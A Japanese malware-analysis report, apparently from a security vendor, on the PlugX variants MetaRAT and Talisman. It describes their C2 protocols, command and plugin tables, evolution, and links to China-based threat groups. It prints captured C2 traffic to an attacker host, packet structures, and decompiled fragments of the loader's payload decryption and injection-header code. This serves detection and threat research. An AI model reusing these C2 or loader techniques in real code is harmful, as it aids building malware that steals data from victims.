


図18 設定データの例

デモモード

興味深い点として、MetaRATの設定ファイルにはデモに関するフラグが存在します。この値を設定すると、MetaRATは図19に示すメッセージボックスを3秒間だけ表示します。このような機能は古いPlugXにも見られますが、従来と比べ文字列が若干異なっています。PlugXが「THIS IS A DEMO VERSION!!!」であるのに対し、MetaRATは「This Is A Demo!!!」です。




図19 デモに関するコードと表示されるメッセージボックス

C2通信

MetaRATは、TCP、UDP、HTTP、HTTPS、ICMPのいずれかを使用してC2サーバと通信することができます。図20はHTTPSのC2通信の例です。本攻撃キャンペーンの実際の設定データにおいても、攻撃者グループはHTTPSを使用していました。

通信の特徴として、次の3点が挙げられます。

- リクエストURIとして「16進数+.jsまたは.cssまたは.less」に使用する

- HTTPヘッダに独自の値「Cookie-Yaga」もしくは「Cookie-Nguy」を付与する
- User-Agentに「Mozilla/5.0 (Compatible; MSIE 9.0; Windows NT 10.0)」の固定フォーマットを使用する

```
GET /10CD68D44E7A.css HTTP/1.1
Accept: */*
Cookie-Yaga: F4969107DAEC47273
Cookie-Nguy: 41
User-Agent: Mozilla/5.0 (Compatible; MSIE 9.0; Windows NT 10.0)
Host: www.doodle01.space:443
Connection: Keep-Alive
Cache-Control: no-cache

POST /5070A65E4C59.js HTTP/1.1
Accept: */*
Cookie-Yaga: F4969107DAEC47273
User-Agent: Mozilla/5.0 (Compatible; MSIE 9.0; Windows NT 10.0)
Host: www.doodle01.space:443
Content-Length: 50
Connection: Keep-Alive
Cache-Control: no-cache

{...S....QT.+d.....E.f...y.O+..Z..6....X
...

GET /1CCC30614306.less HTTP/1.1
Accept: */*
Cookie-Yaga: F4969107DAEC47273
User-Agent: Mozilla/5.0 (Compatible; MSIE 9.0; Windows NT 10.0)
Host: www.doodle01.space:443
Connection: Keep-Alive
Cache-Control: no-cache
```

図20 C2通信例

また、POSTメソッドにおいて送受信されるボディデータは、次に示すデータ構造（http_body_data）です。このうち、headerメンバはAES-256-ECBで暗号化され、dataメンバはgzipで圧縮された後AES-256-ECBで暗号化されます。gzipとAESを使用する点もMetaRATの特徴の1つです。

```
struct packet_hdr {
    DWORD hard_coded_value; // 0x20221201
    DWORD command_id;
    DWORD data_len;
    DWORD errc;
};

struct http_body_data {
    DWORD first_byte_key_of_AES;
    packet_hdr header;
    BYTE data[];
};
```

C2コマンド

MetaRATに実装されているコマンドは次の通りです。これらのうち、0x1から0xAまでは一般的なPlugXにおいて既に確認されていますが、その他（0xB、0xC、0x2008、0x3023）についてはMetaRAT特有の実装です。

表1 C2コマンド

コマンドID	説明
0x1	システム情報を収集して送信する
0x2	C2コマンドの再リクエストを行う
0x3	プラグインの操作を行う
0x4	C2コネクションをリセットする
0x5	MetaRATをアンインストールする
0x6	現在の設定データを送信する
0x7	設定データを更新する
0x8	不明（インジェクションプロセスに関する情報を送信する可能性があります）
0x9 or 0xA	不明（このコマンドを受信後に特定領域を初期化します）
0xB	受信データをファイル「metawins.slp」に保存する （C2通信のスリープ処理に関連した処理と考えられます）
0xC	ファイル「metawins.slp」のデータを送信する
0x2008	MetaRATのプロセスを再起動する
0x3023	任意のコマンドを実行する

プラグイン

表2は、MetaRATに埋め込まれたプラグインの一覧です。本攻撃キャンペーンで確認できたプラグインは、キーロガー機能を提供するKeylogDumpプラグインと、ポートマッピング機能を提供するPortMapプラグインの2つです。

いずれのプラグインにおいても、タイムスタンプと考えられる値は従来のPlugXやその亜種で確認されていた値でしたが、PortMapプラグインに関しては新しいコマンドが実装されていました。このプラグインは、これまでC2サーバからのデータを特定のIPアドレスへ送信するだけの機能しか持ちませんでしたが、新しいコマンドの実装により逆方向の通信もできるようになっています。

表2 プラグイン

プラグイン名	タイムスタンプ	コマンドID	説明
KeylogDump	0x20120324	0xE000	キーログファイル「VniFile.hlp」を送信する
PortMap	0x20120325	0x2000B000	指定されたホストとのTCPコネクションを確立し、C2サーバとホスト間のトンネルコネクションを開始する (これは、元のPortMapプラグインのコマンド0xB000に相当します)
		0xF001	ポートを開放する (受信開始には別途0xF005のコマンドが必要となります)
		0xF005	開放したポートによるデータの受信を開始する (受信したデータはC2サーバへ送信されます)
		0xF006 or 0xF007	開放したポートを閉じる
		0x3000F004	開放したポートを介してデータをクライアントへ中継する

MetaRATの変遷

本攻撃キャンペーンで使用されたMetaRATをもとに類似マルウェアを調査したところ、当該亜種は少なくとも2022年には存在するということがわかりました。MetaRATの系統と考えられるマルウェアは3つに大別でき、MetaRATに含まれるコンパイルもしくはデバッグのタイムスタンプ情報で整理すると、その変遷は図21のようになります。




図21 MetaRATの変遷

まず、2022年時点におけるMetaRATは、元のPlugXと比べて大きな差異はないマルウェアでした。相違点としては、設定データサイズが0x24FCバイトであった点、設定データの復号にシンプルな1バイトのXORを使用している点、文字列の難読化としてTEAまたはSUB+ADD+XORを使用する点などに留まります。この亜種はCisco社からもPlugXの亜種として報告^{*3}されています。

2023年には、本攻撃キャンペーンで使用されたMetaRATが出現し、前述した機能や特徴が実装されました。2022年のMetaRATと比較すると、設定データサイズの変更や難読化の強化、C2コマンドの拡充など大きく変更されており、積極的に開発されたことが窺えます。その後、2025年におけるMetaRATについては大きな変更は見られないものの、DLL形式からEXE形式に変えたローダの使用を確認しており、今後も開発が進む可能性が予想できます。

※3 [How RainyDay, Turian and a new PlugX variant abuse DLL search order hijacking](#)

Talisman

Talismanは、2022年3月にTrellix社が報告^{*4}したPlugXの亜種です。MetaRATと同様に、DLLサイドローディングを悪用して実行されます。

※4 [PlugX: A Talisman to Behold](#)

Talismanの実行フロー

図22はTalismanの実行フローを示しています。Talismanローダが読み込むファイル名が「w32.sob」である点を除けば、利用されているファイル名を含めてMetaRATの実行フローと同様です。




図22 Talismanの実行フロー

Talismanローダとシェルコード

Talismanローダ「mytilus3.dll」は、カレントディレクトリからTalismanを実行するシェルコードを含む暗号化ペイロードを読み込み、シェルコードを復号した後に実行するローダ型マルウェアです。

このマルウェアは、正規アプリケーションの実行に伴って読み込まれ、DLLのエントリポイントであるDLLMain関数が呼び出されます。続いて、同一ディレクトリ内にあるペイロードファイル「ws32.sob」を読み込み、XOR演算および減算（SUB）演算を用いてペイロードを復号し、復号したシェルコードを実行します（図23）。




図23 Talismanローダによるペイロードの読み込み

図24は、Talismanローダによって復号されたシェルコードの一部です。シェルコード内には、暗号化されたTalismanの設定データおよび圧縮・暗号化されたTalismanが含まれており、図25に示す特徴的な定数やシフト演算、XOR演算を用いてデータを復号します。復号したTalismanのコードはLZNT1形式で圧縮されているため、RtlDecompressBuffer関数を使用して展開します。この展開後のデータがPE形式のTalismanです。




図24 復号されたシェルコードの一部

```

if ( v24 > 0 )
{
    v27 = (_BYTE *)v77;
    v64 = &a3[-v77];
    do
    {
        v25 += ((unsigned int)v25 >> 3) + 0x55555556;
        v26 += ((unsigned int)v26 >> 5) + 0x44444445;
        v78 += 0xCCCCCCC - (v78 << 7);
        v79 += 0xDDDDDDD - (v79 << 9);
        *v27 = v27[(DWORD)v64] ^ (v79 + v78 + (_BYTE)v26 + (_BYTE)v25);
        ++v27;
        --v24;
    }
    while ( v24 );
}
v28 = v53;
v29 = VirtualAlloc(0, v53, 0x1000, 4);
v76 = v29;
if ( !v29 )
    return (_BYTE *)&loc_9 + 3;
v80 = 0;
if ( RtlDecompressBuffer(2, v29, v28, v77 + 16, *(_DWORD *)v77 + 12, &v80) )
    return (_BYTE *)&loc_9 + 4;

```

Decryption routine

Decompression

図25 復号ルーチンおよびRtlDecompressBuffer APIを呼び出すコード

最後に、図26に示すように、当該データのPEヘッダ先頭部をTalisman固有のシグネチャ値（0xCF455089）に書き換え、特定の正規プロセスヘコードをインジェクションしてTalismanを実行させます。

```

if ( *(_WORD *)v29 != 'ZM' )
    return (_BYTE *)&loc_9 + 4;
v30 = v29 + *(_DWORD *)v29 + 60;
if ( *(_DWORD *)v30 != 'EP' )
    return (_BYTE *)&loc_E + 1;
if ( *(_WORD *)v30 + 22 & 0x2000 == 0 )
    return (_BYTE *)&loc_E + 2;
v31 = VirtualAlloc(0, *(_DWORD *)v30 + 80, 4096, 0x40);
v32 = (char *)v31;
if ( !v31 )
    return (_BYTE *)&loc_E + 3;
*(_DWORD *)v31 + 4 = a1; // shellcode base (0x759B00)
*(_DWORD *)v31 + 8 = a2; // shellcode size (0x019DEB)
v85 = 0;
*(_DWORD *)v32 + 3 = a3; // encrypted payload (0x75B441)
*(_DWORD *)v32 + 4 = a4; // payload size (0x017D8E)
*(_DWORD *)v32 + 5 = a5; // config (0x759B13)
*(_DWORD *)v32 + 6 = a6; // configsize (0x1924)
*(_DWORD *)v32 = 0xCF455089; // magic value
*(_DWORD *)v32 + 7 = &v32[*(DWORD *)v30 + 40]; // payload entry point (0x01FA5D10)
if ( *(_WORD *)v30 + 6 )
{
    v34 = (DWORD *)((unsigned __int16 *)v30 + 20) + v30 + 44;
}

```

図26 Talismanカスタムヘッダの作成コード

Talisman

Talismanは、Microsoft Visual C/C++で実装されたPlugXの亜種です。このマルウェアには、コマンド実行、ファイル操作、キーロギングなどに対応する10種類以上のプラグインが含まれており、TCP、UDP、HTTP、HTTPS、ICMPなど複数の通信プロトコルをサポートしています。また、Talismanは、中国を拠点とする複数の攻撃者グループの間で共有・利用されています。

今回確認したTalismanについては、設定ファイル内のC2サーバ、Mutex名、キャンペーンIDなどの設定値は異なるものの、機能面や暗号化方式はTrellix社が報告している検体と概ね同様です。そのため、詳細な機能の説明については、Trellix社の報告^{*5}をご参照ください。

*5 [PlugX: A Talisman to Behold](#)

一方、Talismanの解析過程で、2025年1月にカスタムヘッダに含まれるMagic Valueが従来と異なるTalismanの亜種を確認しました(図27)。Magic Valueは従来の「0xCF455089」から「0xAC310065」に変更されており、この値はヘッダの先頭ではなく、先頭から4バイトのオフセット位置に格納されていました。

00000000	89	50	45	cf	48	9b	52	00	eb	9d	01	00	89	b4	52
00000010	8e	7d	01	00	5b	9b	52	00	24	19	00	00	10	5d	f7
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000000	00	00	00	00	65	00	31	ac	00	00	00	00	20	f0	fe
00000010	7d	40	0b	00	2e	74	65	78	61	09	ff	01	d0	1a	0b
00000020	c5	d6	00	00	33	f0	fe	01	24	19	00	00	00	00	00

図27 ヘッダの比較 (上：Talisman／下：Talisman亜種)

なお、その他の特徴については、設定ファイルのサイズ (0x1924)、暗号化アルゴリズム、ハードコードされたプラグイン、固定キー (0x20161127) などに変更は確認されませんでした。推測の域を出ませんが、この変更は、セキュリティ製品による検出を回避するための変更である可能性があります。

```
if ( *v0 == 0xCF455089 )
{
    v1 = (unsigned int *)v0[5];
    v2 = *v1;
    if ( *v1 != v1[1] && v0[6] == 0x1924 )
    {
        sub_10001068(0);
    }
}

if ( v0[1] == 0xAC310065 )
{
    v1 = (unsigned int *)v0[9];
    v2 = *v1;
    if ( *v1 != v1[1] && v0[10] == 0x1924 )
    {
        sub_100032B5(0);
    }
}
```

図28 Magic Valueをチェックするためのコードの比較 (上：Talisman／下：Talisman亜種)

PlugX亜種の比較

まとめとして、PlugX亜種の特徴的な機能の違いを表3に整理しました。

PlugXとMetaRATの間には、機能面でいくつかの差異が確認できます。MetaRATは、Talismanなどの他亜種と比べて独自コードの実装箇所が多く、異なる文字列の難読化処理や設定ファイルの暗号化方式を採用しています。また、今回のキャンペーンのMetaRATと2022年のMetaRATを比較すると、新しいバージョンではC2コマンドが拡張され、機能が強化されています。

また、興味深い点の1つとして、TalismanとMetaRATの文字列の難読化処理は、いずれも「SUB+XOR+ADD」の順で、SUBに0x3D、XORに0xB2、ADDに0x5Fという同一の定数を用いていました。

表3 PlugX亜種の比較

	一般的なPlugX	Talisman (本キャンペーン)	MetaRAT (2022年サンプル)	MetaRAT (本キャンペーン)
Magic Value	GULP	0xCF455089	None	None
設定ファイル サイズ	0x150C	0x1924	0x24FC	0x1BFA
固定キー	0x20126666	0x20161127	0x20210206	0x20221201
コンパイルタ イム (UTC)	Jun 26, 2024	Mar 24, 2022	Jun 28, 2022	Mar 11, 2023
文字列難読化	なし	SUB+XOR+ADD	TEA or SUB+XOR+ADD	TEA or SUB+XOR+ADD
設定データ暗 号化	Well-known PlugXアルゴリズム	Well-known PlugXア ルゴリズム	XOR	SUB+XOR
通信データ暗 号化	同上	同上	AES-256-ECB	AES-256-ECB
C2通信プロ トコル	TCP, HTTP, UDP or ICMP	TCP, HTTP, UDP, ICMP or HTTPS	TCP, HTTP or UDP	TCP, HTTP, UDP, ICMP or HTTPS
カスタムC2 コマンド	なし	なし	2コマンド (0xB, and 0x2008)	4コマンド (0xB, 0xC, 0x2008, and 0x3023)

攻撃者グループの考察

MetaRATを利用する攻撃者グループについて考察します。今回の攻撃キャンペーンでは、攻撃者がMetaRATに加えてTalismanも併用していたことを確認しました。本事案の調査を進める中で、表4に示すとおり、MetaRATローダおよびTalismanローダに含まれるPDBファイルパスが類似する検体を確認しました。これらの共通点は、同一の攻撃者がMetaRATとTalismanを併用している可能性を示唆する根拠の1つと考えられます。

表4 MetaRATローダおよびTalismanローダのPDBファイルパス

Filename	Timestamp (UTC)	Payload Name	Malware Family	PDB Path
mytilus3.dll	2023-05-22 03:06:55	materoll	MetaRAT	E: ¥Code¥MetaRAT¥MetaRAT¥Client¥Resources¥DIIHijack.pdb
mytilus3.dll	2023-08-06 10:37:42	materoll	MetaRAT	D: ¥Project¥MetaRAT¥MetaRAT¥Client¥Resources¥DIIHijack.pdb
mytilus3.dll	2025-04-21 08:25:24	materoll	MetaRAT	C:¥Users¥sysadminDEV¥Desktop¥ReControl¥2-M¥M¥M- miansha¥K-DIIHijack-免杀¥bin¥mytilus3.pdb
mytilus3.dll	2025-05-24 06:24:47	ws32.sob	Talisman	C:¥Users¥sysadminDEV¥Desktop¥ReControl¥1-K¥K1¥K- maker¥K-DIIHijack-免杀¥bin¥mytilus3.pdb

そこでまずは、Talismanを用いる攻撃者グループに着目します。図29は、Talismanが使用された攻撃キャンペーンに関する公開レポートを時系列で整理したものです。

Talismanは、前述のとおり2022年3月にTrellix社が命名したPlugXの亜種であり、このマルウェアはRecorded Future社が2021年に報告した中国の攻撃者グループRedFoxtroに紐づく可能性が指摘されています。また、同時期にDr.Web社は、中国の攻撃者グループCalypsoがカザフスタンの通信事業者に対してTalismanを使用していたことを報告しています。さらに、2024年にはPositive Technologies社がロシアの政府機関や企業を標的とした攻撃で本マルウェアが用いられたと報告しています。

これらの報告から、TalismanはRedFoxtro、Space Pirates、Calypsoなど複数の中国を拠点とする攻撃者グループによって使用されていることが示唆されます。




図29 Talismanが用いられた攻撃キャンペーンに関連するタイムライン

図30はTalismanを利用する3つの攻撃者グループの特徴を簡潔に整理したものです。これらのグループは2015年前後に活動を開始し、政府機関や通信事業者を主な標的としています。また、各グループの標的対象国に着目すると、いずれのグループも中央・南アジアを中心に攻撃を展開していることが確認できます。

